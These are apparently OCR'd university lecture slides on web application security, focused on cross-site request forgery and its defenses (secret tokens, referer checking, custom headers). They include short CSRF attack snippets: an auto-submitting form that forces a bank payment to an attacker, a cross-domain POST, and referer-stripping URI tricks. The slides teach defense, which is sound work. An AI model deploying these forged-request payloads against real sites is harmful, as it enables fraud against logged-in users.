Network Security

H B ACHARYA

Day 5

Web Application Security

Web Applications

Big trend: software as a Web-based service

- Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
- Cloud computing

Applications hosted on Web servers

- Written in a mixture of PHP, Ruby, Java, Perl, ASP

Security is rarely the main concern

- Poorly written scripts with inadequate input validation
- Sensitive data stored in world-readable files
- Recent push from Visa and Mastercard to improve security of data management (PCI standard)

Top Web Vulnerabilities

XSRF (CSRF) - cross-site request forgery

- Bad website forces the user's browser to send a request to a good website


SQL injection

- Malicious data sent to a website is interpreted as code in a query to the website's back-end database

XSS (CSS) – cross-site scripting

- Malicious code injected into a trusted context (e.g., malicious data presented by an honest website interpreted as code by the user's browser)

Cookie-Based Authentication Redux



Browser Sandbox Redux

Based on the same origin policy (SOP)

Active content (scripts) can send anywhere!

- Some ports inaccessible - e.g., SMTP (email)

Can only read response from the same origin

Cross-Site Request Forgery

Users logs into bank.com, forgets to sign off

- Session cookie remains in browser state

User then visits a malicious website containing

```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=badguy> …
<script> document.BillPayForm.submit(); </script>
```

Browser sends cookie, payment request fulfilled!

Lesson: cookie authentication is not sufficient when side effects can happen

Sending a Cross-Domain POST

```
<form method="POST" action="http://othersite.com/file.cgi" encoding="text/plain">
<input type="hidden" name="Hello world!\n\n2¥+2¥" value="4¥">
</form>
```

```
<script>document.forms[0].submit()</script>
```


submit post

Hidden iframe can do this in the background

User visits a malicious page, browser submits form on behalf of the user


- Hijack any ongoing session
  - Netflix: change account settings, Gmail: steal contacts
- Reprogram the user's home router
- Many other attacks possible

Cookies in Forged Requests




User credentials

XSRF (aka CSRF): Summary



Q: how long do you stay logged on to Gmail? Financial sites?

Remember Drive-By Pharming?



XSRF True Story (1)

[Alex Stamos]

User has a Java stock ticker from his broker's website running in his browser

- Ticker has a cookie to access user's account on the site

A comment on a public message board on finance.yahoo.com points to "leaked news"


- TinyURL redirects to cybervillians.com/news.html

User spends a minute reading a story, gets bored, leaves the news site

Gets his monthly statement from the broker - $5,000 transferred out of his account!

XSRF True Story (2)

[Alex Stamos]



XSRF Defenses

Secret validation token


```
<input type=hidden value=23a3af01b>
```

Referer validation


```
Referer:
http://www.facebook.com/home.php
```

Custom HTTP header

```
X-Requested-By: XMLHttpRequest
```

Add Secret Token to Forms

Hash of user ID
- Can be forged by attacker


```
<input type=hidden value=23a3af01b>
```

Session ID
- If attacker has access to HTML or URL of the page (how?), can learn session ID and hijack the session

Session-independent nonce – Trac
- Can be overwritten by subdomains, network attackers

Need to bind session ID to the token (how?)
- CSRFx, CSRFGuard - manage state table at the server
- Keyed HMAC of session ID – no extra state!

Secret Token: Example





```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation

Lenient referer checking – header is optional

Strict referer checking – header is required



Why Not Always Strict Checking?

Why might the referer header be suppressed?

- Stripped by the organization's network filter
  - For example, http://intranet.corp.apple.com/ projects/iphone/competitors.html
- Stripped by the local machine
- Stripped by the browser for HTTPS → HTTP transitions
- User preference in browser
- Buggy browser

Web applications can't afford to block these users

Referer rarely suppressed over HTTPS

- Logins typically use HTTPS – helps against login XSRF!

XSRF with Lenient Referer Checking

http://www.attacker.com

redirects to

common browsers don't send referer header

ftp://www.attacker.com/index.html

javascript:"<script> /* XSRF */ </script>"

data:text/html,<script> /* XSRF */ </script>

Custom Header

XMLHttpRequest is for same-origin requests

- Browser prevents sites from sending custom HTTP headers to other sites, but can send to themselves
- Can use setRequestHeader within origin

Limitations on data export

- No setRequestHeader equivalent
- XHR 2 has a whitelist for cross-site requests

POST requests via AJAX

```
X-Requested-By: XMLHttpRequest
```

No secrets required


Broader View of XSRF

Abuse of cross-site data export

